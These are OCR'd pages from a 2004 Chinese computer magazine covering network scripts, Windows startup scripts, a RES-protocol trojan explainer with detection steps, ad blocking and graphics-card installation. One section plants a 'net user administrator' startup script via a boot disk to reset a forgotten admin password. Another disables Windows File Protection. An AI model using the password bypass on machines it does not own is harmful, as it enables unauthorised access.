如今的很多手机都支持JAVA(JAVA技术在手机上最抢眼球的便是下载即可使用的游戏平台)，你可以直接用手机进行WAP下载，也可以用电脑下载后再借助数据线传送到手机中。在http://www.downjoy.com/上，就能找到许多耳熟能详的经典之作：《合金弹头》、《侍魂》等。

相关链接

★忧郁的蓝色-手机专业论坛：http://www.blueshow.net/vbb/

★手机之家：http://bbs.imobile.com.cn/

★当乐手机游戏下载：http://www.downjoy.com/

★亦趣手机游戏下载：http://www.worldfriendship.com/mobile/

CF [WL05]

运行一个个现成的脚本文件，就可以大大简化一些日常的网络操作，譬如启用／禁用某网络连接、为电脑配置IP 地址和网关等参数、修改管理员账号密码等，实在可谓小小脚本办大事！

小小脚本办大事

——用脚本管理网络

■ 北京 阮征 李俊连 刘凤奇

与以前的操作系统相比，Windows 2000/XP的优点之一是支持WMI(Windows Management Instrumentation的缩写，即Windows管理规范)。WMI有许多用途，其中之一就是通过脚本编程来管理和控制网络，能给我们的日常工作和学习带来极大的便利。本文将通过一个个实例为大家揭开使用脚本管理网络的面纱。

▶▶▶火速链接

关于脚本的基础知识请参见本刊2004年第6期的《菜鸟也来编程序——Windows脚本编程一日通》一文。

VBScript脚本的应用

实例1:随意启用/禁用网络连接

任务描述:一般情况下启用或禁用某个网络连接，要进入"开始→设置→网络和拨号连接"，对相应的网络连接选择禁用或启用。如果由于网络连接不稳定或其他原因(譬如公司安装了某机房管理软件，每次启动电脑时都要先禁用外网连接，才能正常登录，登录完毕后必须再启用外网连接)，需要频繁启用/禁用网络连接的话，就可以考虑采取更简单的方法了。

⑴ADSL直连用户使用命令行或批处理

第一步:进入命令行模式，输入netsh。

第二步:输入interface，进入接口模式。

第三步:通过sh inter来查看本机的所有网络连接，找到想要启用或禁用的网络连接(譬如"本地连接")。

第四步:通过set interface "网络连接名称" enabled/disabled来启用/禁用相应的网络连接(譬如用set interface "本地连接" disabled禁用"本地连接")。如图1所示，可以完成对远程路由器接口的启用。




图1

第五步:每次如此输入命令，的确有点麻烦，可以把相应的命令写到两个批处理文件里，实现快速启用/禁用相应的网络连接。

set interface命令只能对非内部固有的WAN接口(你的网络连接如果是直接连到电信，则该连接叫WAN接口)进行控制，对于一般的LAN网络接口(你的网络连接不是直接连到电信，而是通过交换机、路由器或代理再到电信)无效。当我们使用ADSL，并且电脑与ADSL Modem直接连接时，该网络连接属于WAN接口;如果是通过路由器多机共享ADSL上网的话，则该接口就属于LAN接口了;使用长城宽带时，网络接口属于LAN接口;另外由于大部分公司都使用了路由器或代理等方式接入网络，所以大部分网络连接都属于LAN接口。

⑵万能VBScript脚本

从http://www.newhua.com/cfan/200419/code.rar下载并解压缩出"启用禁用本地连接.txt"，改为VBS后缀名格式，以后想在启用或禁用"本地连接"间切换时，只要双击该VBS文件即可。

小提示

如果想要启用/禁用其他网络连接，将脚本文件中的"本地连接"改为其他名称即可，如"远程路由器"。

实例2:用脚本配置局域网

任务描述:建立该脚本后，双击即可为局域网中的某电脑配置IP地址、子网掩码和网关(避免了通常情况下进入网络连接属性加以设置的步骤)，将脚本中的IP地址修改后，即可继续为局域网中的下一台机器进行配置。当然，该方法同样适用于不同网络环境的切换，譬如家里和公司等。

从code.rar中解压缩出"配置IP.txt"，改为VBS后缀名格式，双击运行即可将电脑的IP地址设置为192.168.0.177，将子网掩码设置为255.255.255.0，将网关地址设置为192.168.0.2。

小提示

大家可以针对自己的实际情况，对脚本文件的IP地址(strIPAddress)、子网掩码(strSubnetMask)和网关地址(strGateway)部分进行修改。

启动和关机脚本的应用

电脑启动和关机脚本是Windows 2000/XP的一个特色，启动脚本是用户登录之前运行的文件，功能类似于Windows 9x和DOS中的自动批处理文件autoexec.bat，而关机脚本则是电脑关机之前运行的文件。

如何配置启动和关机脚本呢？在Windows 2000/XP下可以通过“组策略”来进行启动和关机脚本的配置，运行“开始→运行→输入gpedit.msc”，进入“Windows设置”中的“脚本(启动/关闭)”选项，可以双击“启动”或“关机”分别定义相应的脚本。

实例1:管理员账号密码谁都别动

任务描述：公用电脑上经常有人修改管理员账号密码，很容易造成系统无法进入，可以通过开机脚本预防这种情况。

第一步:建立一个名为softer.bat的文件，文件内容为“net user administrator cfan”(不含引号)，把该文件保存在系统目录中的system32\GroupPolicy\Machine\Scripts\Startup下。

第二步:通过“组策略”启动脚本属性中的“添加”按钮把softer.bat加到启动脚本中(见图2)。



图2

以后不管别人如何修改管理员密码，每次电脑重新启动后都会把administrator账户的密码恢复为cfan，再也不会出现密码被别人随意修改的麻烦了。

实例2:忘记了管理员账号密码

任务描述：如果不慎忘记了管理员密码，无法进入Windows，可以灵活应用启动脚本，来重新设置新密码。

第一步:在其他电脑上建立如上的softer.bat文件。

第二步:在其他电脑上编辑scripts.ini文件，scripts.ini文件的格式如下(第一行为空)：

```
[Startup]
0CmdLine=加载的启动脚本名称(BAT或VBS文件)
0Parameters=接参数，一般为空
[Shutdown]
0CmdLine=加载的关机脚本名称
0Parameters=接参数，一般为空
```

我们只要输入以下文字即可：

```
[Startup]
0CmdLine=softer.bat
0Parameters=
```

第三步:通过Windows 98启动盘启动忘记账号的电脑，将softer.bat拷贝到系统目录中的system32\GroupPolicy\Machine\Scripts\Startup下，将scripts.ini拷贝到系统目录中的system32\GroupPolicy\Machine\Scripts\下。

第四步:重新启动电脑后，系统就会在登录前自动把administrator账号的密码修改为cfan，实现了管理员密码的成功破解。 CF [WL06]

26亿美金打造的

搜索引擎系列 YAHOO! 一搜 MP3

MP3搜索巨无霸 搜歌词也能下载MP3

“一搜”(yisou.com)作为雅虎以26亿美金打造的独立搜索门户，拥有强大的MP3搜索功能，目前已索引了150万首MP3，成为国内MP3搜索引擎之中的巨无霸。

除了能搜索到的MP3多得令人咋舌外，“一搜”MP3搜索还有一些有趣的小功能，今天小生就向各位介绍如何通过歌词直接搜索下载歌曲。

作为音乐发烧友，耳朵特别敏感。不管是逛街时听到的动听歌曲，还是电影中美妙的插曲，往往能引起你的共鸣。但要在网上找到这首歌曲就不是那么简单了，因为只记得一句有味道的歌词，不知道歌曲名字和演唱者，所以要先搜索歌词，通过找到的歌词知道歌名，然后根据歌名再搜索歌曲，找到歌曲后再下载，过程比较繁琐。

使用“一搜”MP3搜索就可以省去这些麻烦，“一搜”将这个过程简化了：输入歌词，点击“歌曲搜索”，就能直接找到歌曲，点击便可下载。“一搜”这种简化的搜索方法，真心为音乐发烧友着想，令人体验到美妙歌曲如获至宝的喜悦。

逛街的时候，听到一句很美的歌词“你出现在我诗的每一页”，一听那个声音就知道是周杰伦的歌，但奈何不知道歌名。用“一搜”mp3搜索引擎的歌词搜索功能。输入“你出现在我诗的每一页”，点击“歌曲搜索”，发现原来是周杰伦新专辑《七里香》的主打曲《七里香》，赶快点击下载。最新的流行曲，这么快就到了自己的曲库。



“一搜”还有一点让人喜欢的地方。“一搜”很在行搜索老歌，记得《无间道》中的绕梁余音？不知道歌名吧！搜索“是谁在敲打我窗”，“一搜”会告诉你那是蔡琴的经典老歌《被遗忘的时光》。赶快下载吧！！

输入歌词，一次点击，“一搜”(yisou.com)通过歌词搜索歌曲的功能就这么方便快捷！值得一试！

上网时经常接触HTTP协议、FTP协议，可是你有没有听说过RES协议呢？你可能会摇头，其实RES协议在我们上网时几乎天天用到，在网页无法打开时会显示“404 无法显示”的页面，访问权限不够时会显示“403 权限不足”页面，这些页面实际上都保存在系统目录下shdoclc.dll文件的资源中，IE在发生访问错误时便会利用RES协议来显示这些系统预设的页面。不过，别有用心的人却生产出了RES木马。



RES木马现原形

■ 北京 阮征 狂PK雪影

网页木马越发猖獗，并且查杀越发困难。最近网上出现了杀不干净的木马，用杀毒软件清除后，过不了多久又中了。在分析后发现，此类木马利用了RES协议的漏洞，手段非常隐蔽，但最终笔者仍然发现了检测此类木马的方法。

1.RES木马原理

在用IE浏览网页时，系统会自动调用shdoclc.dll中的资源。而Windows系统规定在载入一个DLL文件时，如果这个DLL文件中包含dllmain函数，则系统自动调用dllmain对此DLL文件进行初始化。系统中正常的shdoclc.dll仅仅包含了各种资源，当然是没有dllmain函数的，而RES木马则包含dllmain函数，并利用了这一特性，将木马做成DLL的形式替换系统中的shdoclc.dll，在浏览网页时自动调用木马。

实例:RES木马演示文件

该演示文件不包含恶意代码，仅用于演示木马的启动过程，替换系统目录下的同名文件即可，下载地址为http://www.uuland.com/netdisk/userhome/frankiez/lib/shdoclc.dll。

> **你知道吗**
>
> DLL的秘密
>
> DLL是程序中动态载入的部分，分为功能型DLL和资源型DLL两种，前者拥有完成特定功能的函数供程序动态调用，而后者不包含可执行的代码，仅用于为程序提供各种资源数据，如图片、音乐等。

2.RES木马检测

既然了解了RES木马的原理，便可以轻松地把隐藏于系统文件中的内鬼找出来。由于原来的shdoclc.dll是没有任何执行代码的，所以其函数输入表应该是空的，而木马为了完成各种功能，则必须调用系统中的各种API函数。我们利用Dependency Walker查看shdoclc.dll的API输入表就可以判断文件是否为RES木马了(详细请参考本刊2004年第6期的《无间盗IV ——盗亦有盗》)。

第一步:在http://www.dependencywalker.com/depends21_x86.zip下载Dependency Walker，解压后运行其中的depends.exe。

第二步:选择菜单“File→Open”，打开文件c:\winnt\System32\shdoclc.dll。(测试环境为Windows 2000，Windows 98/XP/2003中此文件的路径请将“WINNT”改为“Windows”。)

第三步:查看Dependency Walker界面左边的函数输入分支表，正常的文件应该为空，而木马则可能有许多分支(图1为正常文件，图2为木马文件)。




图1




图2

第四步:如果发现shdoclc.dll已经被木马文件替换，则请将系统启动至安全模式，用SFC命令恢复原文件。

CF [WL07]

最近淘宝网、中资源的弹出广告突破了GreenBrowser和MyIE2的广告过滤功能，于是我们浏览网页时又遭到了烦人的广告窗口的侵袭。如何彻底屏蔽这类广告窗口，成了广大网友迫切想要解决的问题。



广告出新招 屏蔽有新法

■ 山东 日月双星

以前的解决方案

1.使用系统中的HOSTS文件

屏蔽方法：首先在Windows安装目录下搜索“HOSTS”文件并用“记事本”打开，然后在文件末尾添加如下语句，将淘宝的广告URL转向网址映射为本地地址。

127.0.0.1 www.unionsky.cn #淘宝网广告代理

127.0.0.1 www.allyes.com #淘宝网广告代理2

优点：屏蔽过程简单。

缺点：屏蔽后仍有可能弹出一空白小窗口，而且需要经常更新列表。

> 你知道吗？
>
> 什么是HOSTS文件
>
> 这个文件是根据TCP/IP for Windows的标准来工作的，它包含IP地址和Host Name(主机名)的映射关系，是一个映射IP地址和主机名的规定，规定要求每段只能包括一个映射关系，IP地址要放在每段的最前面，空格后再写上映射的主机名，“#”后可以加上文字说明。

2.使用Internet受限站点

屏蔽方法：打开IE，选择菜单“工具→Internet选项”，在“安全”选项卡中选择“受限制的站点”，点击“站点”按钮打开“受限站点”对话框，将要屏蔽的站点逐个加入即可(需要屏蔽的网站同上)。

优点：屏蔽过程简单，管理方便。

缺点：与HOSTS方法一样，屏蔽后仍有可能弹出一空白小窗口。

最终完美屏蔽方案


在进行屏蔽改造前，你必须已经安装了一款具有弹出广告窗口过滤功能的浏览器，推荐使用GreenBrowser(以下简称GB，本文将以GB为例讲解屏蔽过程)。

第一步：关闭所有已打开的IE窗口，打开系统文件缓存目录%SYSTEMROOT%\System32\dllcache(%SYSTEMROOT%为系统目录，在Windows 2000下为“WINNT”，在Windows 98/XP/2003下为“Windows”)，找到文件iexplore.exe并改名为ie.exe。

> 你知道吗？
>
> 系统文件缓存
>
> 从Windows 2000开始，系统就提供一种文件保护机制功能(Windows File Protection)。该功能可以有效地保护Windows中某些重要的系统文件，如DLL、OCX、SYS、CPL等后缀的文件，而且系统会自动备份这些文件到“%SYSTEMROOT%\system32\dllcache”目录中，一旦受保护的文件被破坏或替换，Windows文件保护功能将自动从dllcache目录中恢复这些文件。

第二步：进入GB的安装目录，找到GreenBrowser.exe分别复制到%SYSTEMROOT%\system32\dllcache目录及c:\Program Files\Internet Explorer目录，并改名为iexplore.exe(Internet Explorer目录中的原iexplore.exe改名为ie.exe)。

第三步：运行GB并选择菜单“工具→GreenBrowser选项”，在左侧的树状目录中选择“常规”，勾选“禁止多个GreenBrowser进程”(见图)。



第四步：在左侧的树状目录中选择“其他”，点击“设置GreenBrowser为默认浏览器”并在弹出的提示框中选择“是”，按“确定”保存设置。

第五步：选择菜单“工具→广告过滤器”，勾选“启用弹出广告过滤器”。

> **小提示**
>
> **★禁用文件保护功能可以省去将文件复制到dllcache目录的步骤。禁用方法为：单击“开始→运行”，输入“gpedit.msc”，然后依次展开“计算机配置→管理模板→系统→Windows文件保护”，最后双击“设置文件保护扫描”，并将其设置为“禁用”。**
>
> **★覆盖dllcache和Internet Explorer目录下的iexplore.exe应尽量同步进行，覆盖时会提示插入系统安装光盘，直接按“取消”即可，如不成功可以先禁用文件保护功能。**

经过这样的一番改造，淘宝和中资源的广告窗口就被消灭了，现在无论你是在“中国游戏中心”畅游，还是在“猫扑”灌水，都不再会有烦人的广告突然出现了，而且经测试，其他的正常弹出窗口(如“购物车”等)不受影响。 CF [WL08]

技巧E卡通 Skill Tips

自动隐藏QQ故障的解决

QQ有些版本在某些电脑上存在着自动隐藏无效的问题，即把QQ拉到屏幕最上方，移开鼠标后QQ自动收缩，从屏幕消失，当把鼠标再次移动到屏幕上方时QQ界面不能自动弹出。解决的方法是:打开QQ后先从QQ好友面板切换到其他面板，再切换回QQ好友面板即可。(阮征)

用FrontPage下载网站

有很多资料介绍用WebZip等离线浏览器软件来下载某个站点全部或部分资料，其实完全可以用FrontPage来完成此工作。执行“文件→导入”菜单，选择“导入站点向导→确定→从万维网站点”，输入要保存站点的地址(如www.cfan.com.cn)，点击“下一步”，再设置要下载的层数即可。(黄迎)

关掉MSN Messenger弹出窗口

有时在全屏状态下玩网络游戏，碰到MSN Messenger上有好友登录，会弹出一个提示窗口，非常讨厌。不妨关掉其弹出窗口:在MSN Messenger面板上单击“工具→选项”，在“我的状态”一栏中勾选“当我运行全屏程序时(如幻灯片放映)，将我的状态显示为忙碌并阻止通知(B)”这一项就可以了。该技巧适用于Windows XP。

QQ表情随意复制

如果想在QQ中很方便地发送多个表情符号，可以使用QQ2004正式版或Build0830版本，只要在选择表情时按住Ctrl键即可。(socool)

用POPO登录MSN Messenger

运行POPO2004，用自己的账号和密码登录，单击“工具→系统配置”，选择“插件管理”，然后启动MSN Messenger插件，输入其用户名和密码之后保存，就可以用POPO登录MSN Messenger了。(socool)

贝叶斯的力量

Foxmail提供了强大的贝叶斯过滤算法，可以对垃圾邮件进行有效过滤，不过此算法必须学习大量的垃圾邮件和非垃圾邮件后才会变得“聪明”起来，没关系，不妨使用别人整理好的过滤规则，大大提高垃圾邮件识别率。

在http://www.uuland.com/download/software/200409/fm_antispam.rar下载网友整理好的规则包，解压缩后将其中的black.lst、corpus.dat和corpus.idx复制到Foxmail安装目录下的AntiSpam子目录下(覆盖同名文件)。



运行Foxmail，选择菜单“工具→反垃圾邮件设置”，在“贝叶斯过滤”选项卡中勾选“使用贝叶斯概率模型判定接收的邮件是否垃圾邮件”(见图)，按“确定”保存设置。(pk)

巧听未下完的MP3

用网际快车(FlashGet)下载MP3音乐，如果没等下载完毕就出现了死链，你会发现有一个*.Mp3.jc!的文件，将其后缀改为MP3就可以欣赏了。(黄迎)

看我是如何进入他人共享的

在局域网中，要从他人的共享获取资源时，一般是先从“网上邻居”进入他所在的工作组(如果和自己在同一个工作组，也可以进入“邻近的计算机”)，然后进入他人的电脑。其实，还有其他更好的方法，你不妨一试。

(1)如果你知道对方的计算机名为“zhao”，可以单击“开始→运行”，输入“\\zhao”。

(2)如果你知道对方的IP地址为192.168.0.78，可以单击“开始→运行”，输入“\\192.168.0.78”。

(3)如果在“网上邻居”上看不到该电脑，而它又确实在这个局域网中，那可以先进入“网上邻居”，点击“搜索”按钮，输入电脑名(“zhao”)进行搜索。

(4)进入”命令提示符”方式，输入“net view \\zhao”回车，运行后会出现一些资源类型为“Disk”的共享文件夹(如“myshare”)，再输入“net use m: \\zhao\myshare”即可把myshare文件夹映射为M盘，以后从“我的电脑”就可以访问该共享文件夹了(不需要该盘时，右击后选择“断开”即可)。(cl1360795)

CF [WL09]

硬派传说

■ CFan.Storyer

有了工具，谁家的6800能改？

我们曾经说过 GeForce 6800 系列显卡划分档次的一大标准就是渲染流水线不同。而这些产品实际都是同样的芯片通过完全打开或者屏蔽部分渲染管线而做成的。因此，一直有发烧友希望通过一些方法打开这些屏蔽的渲染流水线，让自己的显卡更超值。现在著名显卡修改软件 RivaTuner 推出了新版本，提供的一个重要新功能就是能够检测和修改 GeForce 6800 显卡的渲染流水线数量。不过 RivaTuner 只是提供了这个功能，而如果显卡的渲染流水线本身就有问题的话，还是无法成功修改。笔者和不少朋友试验的 GeForce 6800 标准版都修改失败，有兴趣的读者可以试验一下。RivaTuner 下载地址：http://www.mydrivers.com/tools/dir16/d6634.htm。

微硬盘的新接口——CE-ATA

现在的微硬盘还都是采用的并口传输，面临体积大、功耗大的问题，而最近笔者从知名存储网站 www.stor-age.com 了解到，英特尔、日立全球存储科技、Marvell 半导体、Seagate 和东芝美国信息系统等公司提出采用类似 SATA 接口技术的新 CE-ATA 接口技术，让微硬盘也用串行传输，这样的好处就是微硬盘降低耗电量和制造成本，也就是说采用 CE-ATA 微硬盘的消费电子将会有更长的使用时间和更低的价格，这个技术很值得我们期待。

来看看 PICE 接口的其他配件

现在说到 PCIE（PCI Express 简称），主要关注的还是 PCIE X16 接口的显卡，不过作为未来的主要扩展接口，PCIE 的产品当然不只这些。图1是 ATi 展示的 PCIE X1 接口的电视卡，依靠 PCIE 更高的带宽，这块电视卡能提供比现在 PCI 同类产品更多更好的视频处理功能。图2是 PCIE X1 接口 SATA Ⅱ控制卡，能支持 3.0Gbps 的传输速率（现在主流的 SATA 1.0 是 1.5Gbps）




图 1




图 2

换个角度更舒服

每次看到把主键盘分为两半的设计就会让笔者想到这种设计的开创者——微软人体工学键盘。微软设计时将标准键盘由中分成两部分，让左右手控制不同的部分，中间形成一个12度的斜角。让使用者能够获得更舒适惬意的打字体验。这种键盘曾因键盘布局特别而受到格外多的关注，并且此后又有不少厂家推出了同类产品。

新推出的人体工学键盘又在小小的狭角上做了新设计。设计师们将键盘中央的斜角缩小到6度，据称，稍小的角度能够让人们更加舒适，即便是只使用两只手指的用户也能够获得更多舒适性。

来看看双核心处理器实物

Intel 和 AMD 都将采用处理器中集成两个核心这种相对简单的设计方式来提升高端处理器的性能。目前，两个厂家都已经有样品进行进一步测试展示了。图3就是 AMD 的双核心处理器与其他处理器的比较，从上到下分别是单核心 0.13 工艺 Opteron 处理器、单核心 0.09 工艺 Opteron 处理器、双核心 0.09 工艺 Opteron 处理器。尽管这样的设计能够很容易提升处理器性能，但由此带来的高功耗却很可能让用户望而却步。有传闻说 Intel 展出的双核心处理器目前功耗达到150W，普通风冷已不能满足处理器散热需要。




图 3

CF [YJ01]

完美装机系列
——显卡的安装与调试（一）

■ cai

安装基本功——图解显卡

显卡主要由显示芯片（图1-①）、显存（图1-⑥）、数字模拟转换器（RAMDAC）、显卡的接口（如PCI、AGP接口等，见图1-②）、以及显卡BIOS和卡上的电容、电阻等元器件（图1-⑦）加上一块电路板（图1-⑤）组成。多功能显卡还配备了一些专门的处理芯片以及AV视频输出/输入、DVI液晶显示器接口等（图1-⑧DVI接口⑨S端子⑩VGA接口）。另外为了安装稳定，显卡上还有固




图1

定口（图1-③）。一些显卡对电流要求相当大，因此还有专门的供电口（图1-④）。

1.显卡的内部接口

显卡的内部接口指显卡与主板连接所采用的接口类型。显卡的内部接口决定着显卡与系统之间数据传输的最大带宽（最大数据量），所以不同的接口能为显卡带来不同的性能。只有在主板上有相应接口的情况下，显卡才能在你的电脑上正常使用，显卡发展到今天主要出现了ISA、PCI、AGP、PCI Express等几种接口，所能提供的数据带宽也依次增加。而我们为什么需要更高的显卡接口带宽呢？举例来说，如果要满足VCD的播放，那么显示接口每秒处理的数据量是352（画面长度）×288（画面高度）×16bit（每个像素的颜色信息）×24（每秒的帧数）=4.8MB/s；而要播放WMP9支持的1080P这种高清晰视频，显示接口每秒处理器的数据量将是1440×1080×24bit×30=140MB/s，这还只是普通的2D应用，而3D处理时数据量会大大增加，因此，更高的接口带宽是显卡发展的必然趋势。

ISA接口的显卡现已被淘汰，也许你还能在一些老爷机或二手电脑上看见它。代表产品如当年流行的Trident9000系列。

PCI（Peripheral Component Interconnect，外部设备互联总线）插槽是目前主流的计算机接口之一，它的工作规格为33MHz/32bit，另外还有66MHz以及64bit等扩展规格，标准传输率133MB/s。目前PCI显卡已不是主流，不过为照顾一些特殊需要，一些厂商目前仍在少量推出PCI接口的显卡。

AGP（Accelerated Graphics Port，高级图形接口）接口是在1998年被正式推出的一种显卡专用接口。相比PCI接口的显卡，AGP接口直接与主板的北桥芯片相连，避免了经过窄带宽的PCI总线而形成系统瓶颈以增加3D图形数据传输速度。最早的最具代表性的AGP显卡是Intel推出I740显卡、S3 Viage GX显卡、NVIDIA Riva 128显卡、SIS 6326显卡等，一般都使用4MB以上的显存，分辨率能达到1600×1200。AGP接口的发展经历了AGP1.0（AGP 1X、2X）、AGP2.0（AGP 4X）、AGP3.0（AGP 8X）几个发展阶段，传输速度也从最早的AGP 1×的266MB/s的带宽发展到了AGP 8×的2.1GB/s。

小知识

AGP插槽的兼容问题

大家在安装AGP显卡时要注意，AGP 1X/2X、AGP 4X/Pro、AGP 8X等几种显卡插槽都不相同，并不是都完全兼容的，不兼容接口的显卡插在不同类别的显卡插槽上，轻者无法正常使用，重者烧毁显卡或主板，这是由各版本的AGP规范电压不同造成的。AGP的兼容性简单来说就是显卡可以向下兼容1级，就是AGP 8X显卡可以用在最高支持AGP 4X的显卡上，但不能用在最高只到AGP 2X的主板上。同样，AGP 4X的显卡不能用在最早只支持AGP 1X的主板上。而AGP插槽同样也只能向下兼容一级，AGP 8X插槽能够用AGP 4X的显卡，但不能用AGP 2X的显卡。

随着新一代I915/925等主板的上市，PCI Express接口已将成为主板乃至显卡的主流接口。PCI Express采用了目前主流的可升级点对点串行连接，PCI Express卡支持的三种电压分别为+3.3V、3.3Vaux以及+12V。PCI Express的接口根据总线位宽不同而有所差异，包括×1、×2（用于内

部接口而非插槽模式）、×4、×8以及×16。跟现有的PCI接口比较，PCI Express接口最大的好处就是传输率变大，用于取代AGP接口的PCI Express接口位宽为X16，一般模式下传输率可达到4GB/s，在全双工模式下可达到8GB/s的传输率（图2）。



图2 PCI Express X16显卡

2.显卡的外部接口

电脑经显卡处理后的信息最终都要输出到显示设备上，而显卡的外部接口一般就是指与显示器等设备连接的接口。除了常见的连接CRT显示器的VGA接口之外，目前的主流显卡上一般还会有连接液晶显示器的DVI接口，连接电视的AV、S端子接口，以及视频输入的复合视频接口等（图3）。




图3 从上至下分别是4针S端子、DVI-I、VGA接口

VGA（Video Graphics Array）接口，也叫D-Sub接口，VGA接口外形象“D”，其具备防呆性以防插反，上面共有15个针孔，分成三排，每排五个。VGA接口是显卡上输出模拟信号的接口，其与CRT显示器或具备VGA接口的电视机相连，目前主流的显卡上大多具备此接口。

LCD显示器在技术原理上与CRT显示器不同，属于数字显示设备，采用数字接口的显卡/显示器相比采用VGA模拟接口的显卡/显示器，直接好处是能避免信号的更多损失，从而实现更完美的图像显示。

在与P&D、DFP两种数字接口的标准之争中，最终DVI（Digital Visual Interface）接口得到了大多数厂家的认同，成为市场的数字接口主流。但大家在使用DVI接口时要注意，目前的DVI接口有两种，一为DVI-D（Digital，纯数字）接口，只能接收数字信号，接口上只有3排8列共24个针脚，其中右上角的一个针脚为空，其不兼容模拟信号。一为DVI-I（Inteface，通用接口可通过转接头兼容VGA信号）接口，可同时兼容模拟（其可以通过一个DVI-I转VGA转接头实现模拟信号的输出）和数字信号，目前多数显卡、液晶显示器皆采用这种接口（图4）。



图4 注意DVI-D接口和图3的DVI-I接口的差别

所以，在安装连接DVI接口显示设备时大家要注意，两种DVI接口的显卡接口相互之间不能直接连接使用。如果你的显卡采用的是DVI-D接口，而你的液晶显示器是DVI-I接口，那么你还需要另配一个DVI-D转DVI-I的转接头或转接线才能正常连接。

在大屏幕电视上看影碟、玩游戏其效果别有一番风味，所以早在PCI显卡时代，显卡上就已开始整合AV接口。AV接口就是“标准视频输入/输出（RCA）接口”，其中黄色的为视频接口（白色的为音频接口），传输图像效果一般。它通常采用RCA（俗称莲花头）进行连接，使用时只需要将带莲花头的标准AV线缆与相应接口连接起来即可。此外，在使用时需注意，较早期的显卡不支持双头显示，所以在使用其AV输出功能连接前需先将显卡上的VGA/AV（TV）切换跳线跳到AV（TV）一方（图5）。



图5

目前主流显卡都会提供VGA+DVI+S端子的标准输出接口配置，可提供较完美的TV输出功能。S端子（Separate Video）它是在AV端子的基础上改进而来的，S端子实际上是一种五芯接口，其主要由两路视亮度信号、两路视频颜色度信号和一路公共屏蔽地线共五条芯线组成，这种设计减少了视频节目复合输出时的亮度和色度的相互干扰，所以其输出/输入效果要明显好于AV端子。

显卡上采用的S端子有标准的4针接口（不带视频输入）和扩展的7针接口（带视频输入）两种，一般显卡都会带相应线缆，如果没有的，大家在选购时要选择针数匹配的线缆才能正常使用。此外，如果显卡的S端子和其他视频设备的S端子不匹配，还需要购买相应的转接头。安装时应将其固定柱对准其固定孔再插入，以免因此损坏接头或折弯（断）插针（图6）。



图6 这是一种7针S-Video到4针S-Video和RCA口的转接器

此外，从镭8500显卡起始，目前很多显卡上还有各厂家特殊设计的VIVO（即Video-In/Video-Out的缩写）视

频输入／输出接口，Video－In 的功能是把 DV、VCD 等数字视频采集到电脑里，Video－Out 则是把电脑显示器上的视频输出到电视上。VIVO 接口其实就是一种扩展的 S 端子接口，它在扩展型 S 端子接口的基础上又进行了扩展，针数要多于扩展型 S 端子 7 针。VIVO 接口必须要用显卡附带的 VIVO 连接线，才能能够实现 S 端子输入与 S 端子输出功能。

显卡安装步步通

在安装显卡前需注意，显卡同其它电脑部件一样，其也很容易受到静电影响而损坏，为免发生不必要的损失，在安装显卡时应注意以下几点。

安装显卡前，应先将电脑的电源关闭，并且拔除主机和显示器的电源插头。在拿放显卡前手需先触碰其他金属导体（如机箱外壳、金属窗、金属水管、解刀金属部位等），以释放身上的静电。在拿放显卡时也尽量不要去接触显卡上的金属引脚部分，正确的拿法是手捏住显卡线路板的上下两方或固定挡板。当然，有条件的读者可戴上防静电手套再进行电脑配件的安装。

